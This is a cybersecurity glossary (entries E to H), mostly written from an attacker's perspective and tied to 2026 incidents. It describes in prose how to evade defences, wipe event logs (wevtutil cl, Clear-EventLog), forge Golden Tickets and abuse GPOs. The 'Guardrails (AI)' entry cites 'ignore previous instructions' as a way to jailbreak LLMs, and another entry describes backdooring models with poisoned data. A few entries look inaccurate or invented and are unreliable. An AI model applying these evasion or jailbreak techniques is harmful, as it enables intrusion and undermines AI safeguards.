Entra ID (Microsoft Entra ID) --- The new name for Azure Active Directory (Azure AD). Entra ID is Microsoft's identity provider, managing users, groups, applications in the cloud. Compromising

Entra ID gives access to all M365 applications (Outlook, Teams, SharePoint, OneDrive). Handala used Entra ID compromise (Global Admin) to access Intune and destroy Stryker devices.

Entropy --- Entropy: a measure of randomness. In cryptography, high entropy is critical for key generation. Low entropy (e.g., generating random numbers based on time) can lead to predictable keys. For an attacker, low entropy is an opportunity to recover keys if the generation algorithm is known.

Environment Variable --- An environment variable containing configuration data (paths, keys, passwords). In applications, environment variables often contain: API keys (AWS_SECRET_ACCESS_KEY), database passwords, tokens. For an attacker, access to environment variables (via RCE, infostealer, .env files) is a quick way to gain access to cloud resources, databases, third-party services.

Ephemeral --- Ephemeral: temporary, disposable. In the attacker's OPSEC, ephemerality is a principle: burner email, burner VPS, one-time keys, sessions that leave no traces. Handala used burner email (Handala_Team@outlook\[.\]com) for threats, but Microsoft closed it.

Epoch --- Epoch: a period of time used in DGA (Domain Generation Algorithm) to generate domains. DGA uses an epoch (current date, week) as a seed. Knowing the epoch allows predicting domains the malware will use. For defenders, monitoring DGA domains is a way to detect C2.

Equifax --- A credit bureau hacked in 2017 (147 million records). Equifax is a precedent showing the catastrophic consequences of a PII leak (SSN, dates of birth, addresses). In 2026, Equifax data is still used for identity theft and synthetic identity. ShinyHunters, by

stealing data from CarGurus, Conduent, creates databases that can be combined with Equifax for a full victim profile.

ERM (Enterprise Risk Management) --- Enterprise risk management. In the context of security, ERM assesses the risks of cyberattacks and allocates budget for protection. For an attacker, low ERM (underfunded security, lack of BCP) is a sign of an easy target.

Error Message --- An error message. In attacks, error messages are used for: SQL injection (database errors), directory traversal (file system errors), fingerprinting (determining software version). Detailed error messages are a vulnerability (information disclosure). An attacker looks for applications that display detailed errors.

Error-Based SQL Injection --- SQL injection using database error messages to extract information. The attacker injects a query that causes an error, and part of the data is returned in the error message (e.g., database version, table name). In 2026, error-based SQL injection is found in old applications where error messages are not hidden.

Escape (Container) --- Escaping a container: see Container Breakout.

Escape (Sandbox) --- Sandbox escape: using a vulnerability in a sandbox environment (Cape, Cuckoo) to execute code on the host system. For an attacker, sandbox escape is a way to infect security researchers analyzing their malware. For defenders, sandbox escape is a threat.

ESXi --- VMware ESXi hypervisor, used for server virtualization. ESXi is a target for ransomware: encrypting virtual machines halts an organization's operations. Qilin, Zollo, BlackCat support ESXi encryption. Handala attacked Stryker via Intune, not via ESXi, but JLR was attacked via ESXi.

ESXi Ransomware --- Ransomware targeting VMware ESXi hosts. Encrypts virtual disks (VMDK), stops virtual machines, deletes snapshots. ESXi ransomware (Qilin, BlackCat) uses built-in ESXi utilities (esxcli, vim-cmd) to stop VMs before encryption. An attack on ESXi can paralyze an entire data center.

ETW (Event Tracing for Windows) --- An event tracing mechanism in Windows, used for logging and monitoring. EDRs use ETW to obtain telemetry (process starts, DLL loads, network connections). ETW unhooking is a technique to disable ETW or remove providers to hide activity. For an attacker, ETW unhooking is part of evasion.

ETW Unhooking --- Disabling the Event Tracing for Windows (ETW) mechanism or removing ETW providers so that the attacker's actions are not recorded in security logs. ETW unhooking is achieved through: patching etw.dll memory (removing callbacks), disabling providers via the registry (if admin rights available), or loading malware before ETW loads. Slopoly (AI-generated C2) used ETW unhooking.

EULA (End-User License Agreement) --- An end-user license agreement. In attacks, the EULA is sometimes used as social engineering: the victim clicks "Accept" without reading and agrees to install malware (adware, PUP --- Potentially Unwanted Program). However, for serious attacks, the EULA is not used.

Evasion --- Evasion: techniques that allow an attacker to remain undetected. Includes: bypassing antivirus, clearing logs, memory-only payloads, using legitimate tools, traffic encryption, mimicking legitimate behavior. Evasion is a continuous process throughout all stages of an attack.

Event Log --- Windows Event Log (Application, Security, System). The Event Log contains records of user actions, process starts, system changes. For an attacker, the event log is a source of evidence that must be cleared. Methods: wevtutil cl, PowerShell Clear-EventLog, or aggressive deletion via WMI. Interlock used aggressive log deletion via cron jobs.

Event Tracing for Windows (ETW) --- An event tracing mechanism in Windows (Event Tracing for Windows), used for logging and monitoring. EDRs use ETW to obtain telemetry (process starts, DLL loads, network connections, file access). ETW unhooking is a technique to disable ETW or remove providers to hide activity. Methods: patching etw.dll memory (removing callbacks), disabling providers via the registry (if admin rights available), loading malware before ETW loads.

Exchange (Microsoft Exchange) --- A Microsoft mail server. Exchange is an attack target: vulnerabilities (ProxyLogon, ProxyShell, ProxyToken), BEC (email account compromise), RCE exploits. Compromising Exchange gives access to corporate email, calendars, contacts. For an attacker, Exchange is an entry point into the network.

Exfiltration --- Data exfiltration: moving data outside a controlled environment. Methods: low & slow (slowly, to avoid triggering detections), encryption (to evade DLP), legitimate services (MEGA, Dropbox, S3), DNS tunnels, nested onion. Handala exfiltrated 50TB from Stryker --- a scale requiring careful planning (low speed, long duration).

Exfiltration Channel --- An exfiltration channel: a network protocol or service used for exfiltration. Channels: HTTPS (port 443, legitimate traffic), DNS (rarely filtered), ICMP (ping), WebSocket, legitimate cloud APIs (Google Drive, S3), physical media (USB). The choice of channel depends on the victim's defenses.

Exploit --- A program or piece of code that uses a vulnerability to perform unauthorized actions (RCE, LPE, DoS). An exploit can be: public (known, often patched), 1-day (patch exists but not installed), 0-day (no patch). Interlock used a 0-day in Cisco FMC (CVE-2026-20131).

Exploit Chain --- An exploit chain: a sequence of using multiple vulnerabilities to achieve a goal. Example: RCE in a web application → LPE to get SYSTEM → credential dump → lateral movement via another vulnerability. The Bybit hack used a chain: social engineering (phishing on a dev) → AWS access → JS modification → multisig bypass.

Exploit Kit --- A set of exploits, typically for browsers and plugins (Flash, Java), distributed via drive-by download. An exploit kit (Angler, RIG, Magnitude) detects the victim's browser and plugin versions and delivers a suitable exploit. In 2026, exploit kits are less common due to automatic browser updates, but are still used in targeted attacks on old systems.

Exposed --- Exposed, accessible from the internet. An exposed service (RDP, SSH, web panel) is a vulnerability if not protected by password/MFA. ShinyHunters scans exposed Salesforce Experience Cloud sites. FancyBear left an exposed C2 server, leading to the leak of their espionage pipeline.

Extension (Browser) --- A browser extension. Extensions can be malicious: stealing cookies, history, passwords, crypto mining. Extensions can also be used for persistence: after installation, the extension continues to run every time the browser starts. The Com uses extensions for session hijacking.

Extortion --- Extortion: demanding money under threat of publishing data (data extortion), DDoS attack, or physical violence. ShinyHunters specializes in data extortion: data theft → threat of publication → ransom demand. Handala used extortion through death threats.

Extortion Group --- An extortion group. Examples: ShinyHunters (data extortion), Scattered Spider (ransomware + extortion), Handala (state proxy, destructive + extortion).

Extranet --- A part of the corporate network accessible to partners, suppliers, clients. An extranet often has access to internal systems, making it a target for supply chain attacks. Conduent was compromised through a contractor's access to an extranet.

F

FaaS (Function as a Service) --- Serverless functions (AWS Lambda, Azure Functions, Google Cloud Functions). FaaS is used for: executing code without managing a server, automating tasks, running scripts. For an attacker, FaaS is a way to hide C2 activity: legitimate functions called via API can be used for exfiltration, command execution, proxies. Traffic to cloud functions looks like legitimate API traffic, rarely filtered.

Face ID --- Apple's facial recognition system used for authentication. Face ID uses 3D scanning, making it more resistant to 2D photos, but is vulnerable to deepfake 3D models created from photos of the victim. Handala mentioned in threats that the victim's iPhone 12 Pro Max was not protected, hinting at the possibility of bypassing Face ID. For an attacker, bypassing Face ID requires physical access to the device or access to high-quality photos of the victim.

Fake News --- Fake news: the deliberate spread of false information to influence public opinion, create chaos, undermine trust. In hybrid warfare, fake news is used alongside cyberattacks and kinetic strikes. Iran uses fake news as part of psychological operations (psyops) against the US and Israel.

Fake Update --- A fake update: social engineering where the victim is shown a pop-up window offering to update their browser, Adobe Flash, Java, or antivirus. The victim downloads and runs a file that turns out to be malware (infostealer, RAT, ransomware). Fake updates are distributed via malvertising, hacked sites, pop-up windows. ClickFix is an evolution of the fake update: instead of downloading a file, the victim is asked to copy a PowerShell script and paste it into Win+R.

Falcon (CrowdStrike Falcon) --- CrowdStrike's EDR platform, one of the market leaders. Falcon uses behavioral analysis, AI, cloud-native architecture. For an attacker, Falcon is a serious adversary: requires careful evasion (direct syscalls, memory-only, disabling via BYOVD). Falcon also publishes reports on APT groups (Interlock, Scattered Spider), providing valuable information about defenders' TTPs.

False Positive --- A false positive: when a security system (EDR, SIEM) signals a threat that does not exist. For an attacker, false positives are allies: if defenders are used to ignoring false positives,

a real attack may go unnoticed. Attackers can intentionally generate false positives (e.g., running legitimate pentest tools) to fatigue the SOC and reduce vigilance.

Fast Flux --- A technique for hiding C2 infrastructure by rapidly changing the IP addresses a domain resolves to. Fast flux uses a botnet: many infected machines (flux agents) act as proxies for the C2. The domain's DNS record changes every few minutes, pointing to a new IP from the botnet. Fast flux makes it difficult to block the C2 (IP changes faster than blocking) and to deanonymize (the IP belongs to infected machines, not the operators).

FBI (Federal Bureau of Investigation) --- The US Federal Bureau of Investigation. The FBI investigates cybercrimes, conducts domain seizure operations (Handala), arrests (The Com), coordinates with CISA, DOJ, and international partners. On March 19, 2026, the FBI seized four Handala domains, leaving a message: "Law enforcement authorities determined this domain was used to conduct, facilitate, or support malicious cyber activities on behalf of, or in coordination with, a foreign state actor." For an attacker, the FBI is a threat: if an operation crosses US borders or threatens national security, the FBI will pursue.

FCM (Firebase Cloud Messaging) --- Google's push notification service. FCM is used for C2: the agent on Android/iOS receives push notifications containing commands via Google's legitimate channel. The traffic is not blocked, looks like regular notifications. FCM C2 is difficult to detect because requests go to googleapis.com.

FDE (Full Disk Encryption) --- Full disk encryption (BitLocker, FileVault, LUKS). FDE protects data when a device is physically stolen, but does not protect against attacks on a running system (when the disk is decrypted). For an attacker, FDE is an obstacle if they need to extract data from a powered-off device. If the device is

on, keys are in memory and can be extracted (cold boot attack, memory dump). Handala attacked Stryker via Intune, where devices were on and centrally managed.

Federal Register --- The official journal of the US government, where rules, notices, and orders are published. In 2026, the Federal Register published notices about the seizure of Handala domains, Rewards for Justice bounties, and changes at CISA.

Federated Identity --- Federated identity: a system allowing users to use one set of credentials to access resources of different organizations (e.g., login via Google, Microsoft, Okta). Federated identity is an attack target: compromising the federated provider gives access to all applications using federation. The Com attacks Okta, Azure AD (federated providers) to access Salesforce, AWS, and other SaaS.

Federation (Active Directory) --- Active Directory Federation (AD FS --- Active Directory Federation Services). AD FS allows using local AD accounts to access cloud services (Office 365, Salesforce). Compromising AD FS gives access to cloud resources without needing to know passwords (token signing). For an attacker, AD FS is a target after AD compromise.

Federation (SaaS) --- Federation in SaaS: linking accounts of different SaaS services via OAuth, SAML. If an attacker compromises one service (Salesforce), they can move to another (Okta, AWS) through federated relationships. ShinyHunters uses OAuth token theft for cloud-to-cloud attacks.

Fiber Channel --- A high-speed protocol for connecting servers to storage systems (SAN --- Storage Area Network). Fiber Channel networks are often isolated from IP networks but can be compromised via management interfaces (Ethernet). An attack on

Fiber Channel can lead to destruction or encryption of data on the SAN.

FIDO2 --- An authentication standard using hardware keys (YubiKey, Titan) for passwordless login with cryptographic verification. FIDO2 is resistant to phishing (AiTM) and vishing because it requires physical pressing of the key. CISA recommends FIDO2 to protect against MFA bypass. For an attacker, FIDO2 is an obstacle difficult to bypass (requires physical access to the key or a vulnerability in implementation). The Com bypasses MFA via helpdesk (resetting MFA), which also works against FIDO2 if the helpdesk can reset keys.

Fileless Malware --- Fileless malware (memory-only malware) that does not write files to disk, existing only in RAM. Fileless malware is loaded via PowerShell, WMI, registry, or injected into legitimate processes. It leaves no files for antiviruses, making detection harder. Slopoly --- an AI-generated C2, ran in memory, leaving no files on disk.

FileVault --- Disk encryption on macOS (analogous to BitLocker). FileVault uses a key protected by the user's password and/or iCloud. For an attacker, FileVault is an obstacle if the device is off. If the device is on, keys are in memory and can be extracted (cold boot attack, memory dump). In a corporate environment, FileVault is managed via MDM (Jamf, Intune), which can be used to mass reset encryption.

Fingerprinting --- Gathering information about a system (OS, software version, open ports, services) to determine vulnerabilities. Fingerprinting is used in reconnaissance (recon). Methods: analyzing responses to requests (banner grabbing), TCP/IP stack analysis (OS fingerprinting), HTTP header analysis (web server fingerprinting). ShinyHunters used fingerprinting to find Salesforce Experience Cloud sites with guest user over-permission.

Firewall --- A firewall, filtering network traffic based on rules. A firewall can be: network (NGFW), host-based (Windows Firewall, iptables/nftables), web application firewall (WAF). For an attacker, a firewall is an obstacle to be bypassed: via allowed ports (443, 80), via DNS tunnels, via legitimate applications that have allowed outbound access, or via exploiting vulnerabilities in the firewall itself (CVE-2026-20131 in Cisco FMC).

Firewall (Web Application Firewall --- WAF) --- A specialized firewall for protecting web applications from SQL injection, XSS, and other attacks. WAF analyzes HTTP requests and blocks suspicious ones. To bypass WAF, attackers use: payload obfuscation, request splitting, using HTTP methods not checked by WAF, business logic attacks (which WAF doesn't see), or exploiting vulnerabilities in the WAF itself.

Firmware --- Firmware: low-level software that controls hardware devices (BIOS/UEFI, BMC, network cards, hard drives). Firmware is a target for persistence: malicious firmware survives OS reinstall, disk formatting, and may not be detected by antiviruses. Firmware attacks (LoJax, MosaicRegressor) are used by APT groups for long-term presence.

Firmware Attack --- A firmware attack: injecting malicious code into BIOS/UEFI, BMC, network cards, hard drives. A firmware attack is difficult to detect and remove (requires reflashing or hardware replacement). Used in APT attacks for persistence at a level inaccessible to antiviruses. LoJax (APT28) is an example of a firmware attack on UEFI.

Fishing --- See Phishing. Phishing is an attack where an attacker sends fake emails/SMS/messages imitating legitimate organizations (banks, Microsoft, Google), aiming to steal

credentials, install malware, gain access. Types: spear-phishing (targeted), whaling (C-level), vishing (voice), smishing (SMS), quishing (QR code). In 2026, phishing using AI (deepfake, email generation) is becoming more effective.

Flash Loan --- A flash loan: a cryptocurrency loan with no collateral that must be repaid within the same transaction. If the loan is not repaid, the transaction is rolled back. Flash loans are used for: attacks on DeFi protocols (price manipulation, exploiting vulnerabilities), arbitrage, liquidation. Venus Protocol lost $3.7M through a flash loan attack: the attacker took a flash loan, manipulated the price via a vulnerable oracle, and withdrew liquidity.

Flash Loan Attack --- An attack on a DeFi protocol using a flash loan. The attacker takes a flash loan (hundreds of millions of dollars), uses the borrowed funds to manipulate prices on a DEX, exploit a vulnerability in the protocol (reentrancy, oracle manipulation), withdraws liquidity, returns the flash loan, keeping the profit. Venus, Cream Finance, UwUlend are victims of flash loan attacks.

Flash Memory --- Flash memory (SSD, USB drives). In the context of attacks, flash memory is used for: data wiping (ATA Secure Erase), physical data extraction (chip-off), loading malware via Bad USB. Handala used Intune for factory reset of devices, which includes ATA Secure Erase for SSDs.

Flipper Zero --- A multi-tool for pentesting: can emulate RFID/NFC cards, clone keys, transmit radio signals (Sub-GHz), attack Bluetooth, emulate Bad USB. Flipper Zero is used in physical pentesting: cloning badges (RFID), opening garage doors (Sub-GHz), disabling alarms. In 2026, Flipper Zero is popular among pentesters and attackers.

Flood (Network) --- Network flood: sending a large number of packets to overwhelm a channel or device (DoS). Types: SYN flood (exhausting connections), UDP flood, ICMP flood (ping flood), HTTP flood (web server attack). Flood is used in DDoS attacks.

Fog Computing --- An intermediate layer between the cloud and IoT devices, processing data closer to the source. Fog computing is an attack target: compromising a fog node can give access to IoT device data and the ability to control them. In industrial environments, fog computing is used to manage sensors and actuators.

Forensic Image --- A forensic disk image: a bit-for-bit copy of a medium (DD, E01), including deleted files and unallocated space. A forensic image is used for incident analysis. For an attacker, a forensic image is a threat: even if files are deleted, they can be recovered. Using disk encryption (BitLocker) makes creating a forensic image difficult, but if keys are known, the image can be decrypted.

Forensics --- Digital forensics: the science of collecting, preserving, and analyzing digital evidence. Forensics includes: creating disk images, memory analysis, recovering deleted files, log analysis, chain of custody. For an attacker, forensics is a threat: if traces are left, forensics can reconstruct the attack timeline and identify the attacker. Therefore, attackers clear logs, work in memory, use anti-forensics techniques (encryption, destroying temporary data).

FortiGate --- A firewall and UTM from Fortinet. FortiGate is widely used in corporate environments. Vulnerabilities in FortiGate (CVE-2018-13379, CVE-2022-40684) have been actively exploited. For an attacker, FortiGate is a target: compromising a firewall gives

access to the network. Interlock exploited Cisco FMC, similar vulnerabilities may exist in FortiGate.

Forward Secrecy --- Perfect Forward Secrecy (PFS): a property of encryption protocols (TLS with ECDHE) where compromise of the server's long-term key does not allow decryption of past sessions. For an attacker, forward secrecy means that even if they obtain the server's private key, they cannot decrypt previously intercepted traffic. They must attack the end devices or intercept during the session.

FQDN (Fully Qualified Domain Name) --- A fully qualified domain name (e.g., mail.google.com). FQDN is used in reconnaissance: subdomain enumeration, DNS queries, SSL certificates. ShinyHunters looked for FQDNs of Salesforce Experience Cloud sites.

Frame (Clickjacking) --- See Clickjacking. Clickjacking is a technique where an attacker loads the target site in an iframe, overlays a transparent layer with buttons, and the victim, clicking on the visible button, actually clicks on a hidden button on the target site. Used for: session theft, performing actions on behalf of the user (e.g., "liking" a page), bypassing CSRF protections. Protection: X-Frame-Options header (DENY, SAMEORIGIN), Content Security Policy (frame-ancestors).

FreeBSD --- A Unix-like operating system used in network equipment, servers, network storage. FreeBSD is less common than Linux, but can be a target in specialized environments. For an attacker, FreeBSD requires knowledge of its specifics (jail, pf firewall).

Front-running --- Front-running: a technique in DeFi where an attacker, seeing a transaction in the mempool, sends their own

transaction with a higher fee to have it processed first, extracting profit (e.g., buying an asset before the victim and selling it to them at a higher price). Front-running is part of MEV (Miner Extractable Value). For an attacker, front-running requires access to the mempool (private RPC) and automation.

FTK (Forensic Toolkit) --- A commercial digital forensics tool (AccessData FTK). FTK is used to analyze disk images, recover files, index data. For an attacker, FTK is a defender's tool; its presence means the investigation will be more thorough.

FTP (File Transfer Protocol) --- A file transfer protocol. FTP is an outdated protocol, transmitting data in plaintext (passwords transmitted in plaintext). In 2026, FTP is still used in industrial systems, IoT, old servers. Attacks: password interception (MITM), anonymous access (if enabled), directory traversal.

Fullz --- A complete dossier on a person: name, address, SSN (Social Security Number), date of birth, credit card number, CVV, PIN, sometimes document scans, answers to security questions. Fullz is used for identity theft, opening accounts, obtaining loans. Darknet price: $50--$200. Sources: database leaks (Conduent, Wynn), infostealers (browser autofill), insiders.

Fuzzing --- Fuzzing: a testing method where random or semi-random data is fed to a program to discover vulnerabilities (buffer overflow, crash). Fuzzing is used to find zero-days. For an attacker, fuzzing is a way to find vulnerabilities in software used in the target environment.

G

G Suite (Google Workspace) --- Google's cloud service (Gmail, Drive, Calendar, Docs). G Suite is used in corporate environments as an alternative to M365. For an attacker, G Suite is a target: credential theft (AiTM phishing), OAuth token theft, Drive data exfiltration, email compromise for BEC.

GCP (Google Cloud Platform) --- Google's cloud platform, including Compute Engine (virtual machines), Cloud Storage (S3-like), BigQuery (data analytics), Kubernetes Engine (GKE). GCP is used for hosting C2, data exfiltration (Cloud Storage), crypto mining (Compute Engine). For an attacker, GCP is a target: theft of access keys (service account keys), misconfig (public buckets), exploitation of Kubernetes vulnerabilities. Telus was compromised via GCP after credential theft from Salesloft.

GDPR (General Data Protection Regulation) --- The European Union's General Data Protection Regulation, effective since 2018. GDPR imposes fines of up to 4% of a company's global turnover for personal data breaches. For an attacker, GDPR is leverage in extortion: threatening to report a GDPR violation to regulators (European Data Protection Board) increases pressure on the victim to pay the ransom. Interlock cites GDPR in ransom notes.

Geofencing --- Geographic blocking: restricting access to a service based on IP address (country). Geofencing is used for: protecting against attacks from certain regions, complying with export restrictions, hiding C2 from law enforcement. To bypass geofencing, attackers use: VPN, proxies, VPS in allowed countries, or attack via compromised legitimate devices in those countries.

Geolocation --- Determining geographical location via IP address, GPS, Wi-Fi SSID, cell tower. Geolocation is used for: targeting attacks (regional targets), bypassing geoblocks, tracking victims (doxxing). Handala used geolocation in threats: "we know your exact location."

Ghidra --- A free reverse engineering framework from the NSA (National Security Agency). Ghidra allows disassembling, decompiling, and analyzing binary files (Windows, Linux, macOS, embedded). Ghidra is an alternative to IDA Pro, with open source code, support for Java/Python plugins. For an attacker, Ghidra is a tool for analyzing protective mechanisms (EDR, antiviruses), finding vulnerabilities, reverse engineering competitors' malware.

Ghost Protocol --- A technique for hiding activity in Active Directory: creating hidden accounts that are not displayed in standard administration tools (e.g., by manipulating the userAccountControl attribute, creating users with RID 500 --- administrator). Ghost Protocol is used for persistence: even if administrators check AD, they do not see the account.

Github --- A platform for hosting source code. GitHub is a source of leaks: developers often commit API keys, passwords, private keys to public repositories. For an attacker, GitHub is an OSINT target: searching for leaked keys (AWS, Salesforce, Okta) via regex search, using tools (truffleHog, gitrob). ShinyHunters could have found Salesforce keys on GitHub but chose misconfig.

GitLab --- An alternative to GitHub, often used for private repositories in corporate environments. GitLab can be self-hosted, creating additional vulnerabilities (unupdated versions, misconfig). For an attacker, GitLab is a target: compromising CI/CD pipelines, stealing source code, injecting backdoors via webhooks.

GMS (Global Mobile System) --- The Global System for Mobile Communications (GSM). Attacks on GSM: SMS interception (for MFA bypass), base station spoofing (IMSI catcher), traffic decryption (A5/1, A5/2). SIM-swapping is an attack on mobile

operators to port a number to the attacker's SIM card, giving access to SMS for MFA.

Golang (Go) --- A programming language used to create malware (e.g., Qilin ransomware) due to cross-platform (Windows, Linux, macOS), static compilation (single binary, no dependencies), built-in support for network operations and cryptography. Golang malware is harder to analyze (some reverse engineering tools poorly support Go), making it popular among attackers.

Golden Ticket --- A Kerberos attack technique: creating a fake TGT (Ticket Granting Ticket) for any user (including Domain Admin) using a compromised krbtgt hash. Golden Ticket allows the attacker to access any resource in the domain without knowing passwords, and does not require re-authentication. Golden Ticket persists even after user password changes until the krbtgt password is changed. Mimikatz (kerberos::golden) is a classic implementation.

GPO (Group Policy Object) --- A Group Policy Object in Active Directory, used for centralized management of Windows settings (passwords, rights, script execution, software installation). For an attacker, GPO is a tool for: deploying malware (GPO runs a script on all computers), disabling protections (Defender, firewall), creating accounts, changing permissions. Compromising GPO requires Domain Admin rights.

GPO Abuse --- Abusing Group Policy Objects to distribute malware, change security settings, create persistence. An attacker with Domain Admin rights can create a GPO that runs a malicious script on all domain computers. GPO Abuse is used for: mass disabling of Defender, installing backdoors, creating local administrators.

GPU (Graphics Processing Unit) --- A graphics processing unit, used for: cryptocurrency mining (GPU farms), password cracking (Hashcat on GPU is 100+ times faster than CPU), AI computations (deepfake, neural networks). For an attacker, GPU is a tool for offline hash cracking (NTLM, bcrypt). Speed: NVIDIA RTX 4090 --- ~300 billion passwords per second for NTLM.

Grabber --- A tool for data theft (infostealer). A grabber can be: browser-based (stealing cookies, passwords), keylogger (recording keystrokes), screen grabber, crypto wallet stealer. RedLine, LummaC2 are examples of grabber infostealers.

Gradient (ML) --- Gradient in machine learning. In the context of AI attacks, gradient poisoning is a technique where an attacker injects changes into training data to cause the learning model (LLM) to produce incorrect results or have a backdoor. For an attacker, gradient poisoning is a way to compromise the target organization's AI systems.

Grain (RFID) --- Grain (in the context of RFID antennas). In physical pentesting, grain is used to create miniature RFID readers that can be hidden in clothing or bags to discreetly clone access cards (proxmark3 with a small antenna).

Granularity --- Granularity. In the context of access control, granularity refers to how precisely permissions can be defined (e.g., "read only this file" vs "access all files"). For an attacker, low granularity (over-privileged accounts) is an easy target. ShinyHunters exploited low granularity of guest user permissions in Salesforce.

Graph API --- Microsoft Graph API, providing access to M365 data (users, groups, email, files, Teams). Graph API is used for: data exfiltration (reading email, OneDrive), automation (creating

users), OAuth attacks (tokens with Graph API rights). For an attacker, Graph API is a tool after Azure AD compromise.

Grey Hat --- A grey hat hacker: acts without permission, but not with malicious intent; often reports vulnerabilities to owners, sometimes for a reward. Grey hat lies between white hat (ethical, with permission) and black hat (malicious). In 2026, boundaries are blurred: some security researchers start as grey hats, then become white hats.

Grinding (Crypto) --- A technique in cryptocurrencies: creating many transactions with very low fees to fill the mempool and delay confirmation of other transactions. Grinding is used for: attacks on 0-conf transactions (double spend), fee manipulation, disrupting network operation.

Grooming --- Grooming: establishing a trusting relationship with a minor for subsequent sexual exploitation. The Com (Sextortion Com) uses grooming to coerce minors into creating explicit content, which is then used for blackmail (sextortion). Subgroup 764 is known for grooming. Europol arrested leaders of 764 in 2025.

Ground Station --- A satellite ground station. A ground station is a target for attacks on satellite infrastructure: intercepting satellite control, disrupting communication, sending false commands. In 2026, satellite communications are becoming part of cyber warfare.

Group Policy --- Group Policy in Windows (see GPO).

Group Policy Preference (GPP) --- An extension of Windows Group Policy allowing settings (local accounts, network drives). GPP had a vulnerability: passwords set in GPP were stored in

SYSVOL in encrypted form, but the encryption key was public (AES-256, key known). In 2026, GPP is considered legacy, but is still found in old domains. An attacker can decrypt passwords from GPP.

GRU (Glavnoye Razvedyvatelnoye Upravleniye) --- The Main Intelligence Directorate of Russia (military intelligence). The GRU manages APT groups (FancyBear/APT28, Sandworm). FancyBear (APT28) is GRU-linked, known for attacks on government and military targets, use of zero-days, long-term presence. In March 2026, FancyBear made an OPSEC fail: their C2 server was exposed, leading to the leak of their espionage pipeline (240+ credential sets, TOTP seeds, 11,500+ harvested contacts).

GuardDuty (AWS) --- An AWS threat detection service, analyzing CloudTrail, VPC Flow Logs, DNS logs. GuardDuty can detect: use of stolen keys, port scanning, unusual activity. For an attacker, GuardDuty is an obstacle: they must act so as not to trigger detections (use legitimate APIs, avoid port scanning from EC2).

Guardrails (AI) --- Protective restrictions in AI models (LLMs) that prevent harmful responses (e.g., refusing to generate instructions for creating malware). Attackers bypass guardrails through prompt injection ("for educational purposes", "for security testing"), jailbreaking ("ignore previous instructions"), or using alternative languages. Slopoly --- an AI-generated C2, was likely created by bypassing guardrails.

Guest User --- A guest user in SaaS platforms (Salesforce, SharePoint, ServiceNow) --- a user without authentication, having limited access. ShinyHunters exploited guest user over-permission in Salesforce Experience Cloud: guest users had read/write rights to sensitive objects (Contacts, Cases), allowing exfiltration of

millions of records. Guest user over-permission is a misconfig, not a platform vulnerability.

Guest User Over-Permission --- Over-privileged guest user: a guest user (no login required) has rights to read/write objects that should only be accessible to authenticated users. ShinyHunters scanned Salesforce Experience Cloud sites, looked for guest user profiles with access to Contacts, Cases, custom objects, and exfiltrated data via the Aura API.

GUID (Globally Unique Identifier) --- A globally unique identifier (128-bit number). In Windows, GUID is used to identify COM objects, users, groups. In attacks, GUID can be used for: COM hijacking (replacing a COM object), identifying AD objects.

GVM (Greenbone Vulnerability Management) --- An open-source vulnerability scanner (fork of OpenVAS). GVM is used for automated network scanning for vulnerabilities. For an attacker, GVM is a tool for reconnaissance (finding vulnerable servers, default credentials). Defenders also use GVM for auditing.

Gzip --- A data compression algorithm, used in HTTP (Content-Encoding: gzip). In C2 communications, gzip can be used for data compression (reducing traffic) and obfuscation (compressed data is harder to analyze). Cobalt Strike malleable C2 profiles support gzip compression.

H

Hacking --- The process of unauthorized penetration into computer systems or networks to obtain data, disrupt operations, steal information, or demonstrate vulnerabilities. Includes stages:

reconnaissance (information gathering), scanning (finding open ports and services), exploitation (using a vulnerability to gain access), post-exploitation (persistence, lateral movement, exfiltration). In 2026, hacking has evolved from single attacks to complex chains where social engineering, vulnerability exploitation, and use of legitimate tools (LOLBins, Intune) are combined to achieve the goal. ShinyHunters demonstrates hacking as the art of finding misconfig in SaaS (Salesforce), and Interlock as exploiting zero-days in corporate appliances (Cisco FMC).

Hacktivism --- Hacktivism: using hacking methods to promote political, social, or religious ideas. Hacktivists (Anonymous, Handala, CyberAv3ngers) conduct DDoS attacks, website defacement, data leaks (doxxing), disinformation campaigns. Handala positions itself as Palestinian hacktivists, but analysts link the group to Iran's Ministry of Intelligence (MOIS), blurring the line between hacktivism and state cyber warfare. Hacktivism in 2026 often serves as a cover for state operations (faketivism).

HAL (Hardware Abstraction Layer) --- The hardware abstraction layer in operating systems (Windows, Linux), hiding differences in hardware. In the context of attacks, HAL can be a target for firmware persistence: modifying HAL allows injecting code that runs at the lowest system level, before the kernel loads. Used in APT attacks for long-term presence, not detected by antiviruses.

Handala --- An Iranian proxy group operating under the auspices of Iran's Ministry of Intelligence (MOIS). It presents itself as Palestinian hacktivists, but analysts identify it as a state tool (UNC5203, Void Manticore). Handala is known for: the attack on Stryker (March 11, 2026) via Microsoft Intune, destroying 200,000 devices; death threats involving the CJNG cartel ($250,000 reward for murder); doxxing Israeli military (publishing 190 addresses); attacking the Sanzer Hasidic community (851 GB of confidential data). Handala combines cyberattacks, psychological operations, and threats of physical violence, blurring the line between cyber and

kinetic warfare. The group demonstrates high resilience: after the FBI seized their domains (March 19, 2026), Handala returned within 24 hours with a new domain in the Tonga ccTLD (.to), which is not subject to US seizure.

Hashcat --- A tool for cracking password hashes, using GPU (NVIDIA, AMD) for acceleration. Hashcat supports over 300 hash types: NTLM, Kerberos, bcrypt, SHA1, MD5, and others. Speed: on NVIDIA RTX 4090 --- ~300 billion passwords per second for NTLM. Hashcat is used for offline cracking of hashes obtained via DCSync, LSASS dump, or NTDS.dit. Combined with dictionaries (rockyou.txt, SecLists) and rules (rule-based attacks).

Hashing --- Hashing: the process of converting data of arbitrary length into a fixed-length string (hash) using a hash function (MD5, SHA1, SHA256, bcrypt). Hashes are used for: storing passwords (instead of plaintext), verifying file integrity, digital signatures. For an attacker, password hashes (NTLM, Kerberos) are a target: after dumping NTDS.dit or LSASS, hashes are cracked offline (Hashcat, John the Ripper) or used directly (Pass-the-Hash). Weak hash functions (MD5, SHA1) are vulnerable to collisions.

Havoc --- An open-source C2 framework, an alternative to Cobalt Strike. Havoc supports HTTP/HTTPS C2, memory-only agents, obfuscation, direct syscalls for EDR evasion. Used by attackers wanting to avoid licensing costs and Cobalt Strike signatures. Havoc is less common, but its popularity is growing.

HCL (Hardware Compatibility List) --- A hardware compatibility list. In the context of attacks, HCL can be used to find vulnerable drivers (BYOVD --- Bring Your Own Vulnerable Driver) that are signed and included in the HCL but have known vulnerabilities. The attacker loads such a driver, uses the vulnerability to gain kernel access, and disables EDR.

HDA (High Definition Audio) --- An audio subsystem. In the context of attacks, HDA can be used for: acoustic keyboard analysis (keyboard acoustic emanations), covert acoustic channels, or attacks on sound drivers for privilege escalation.

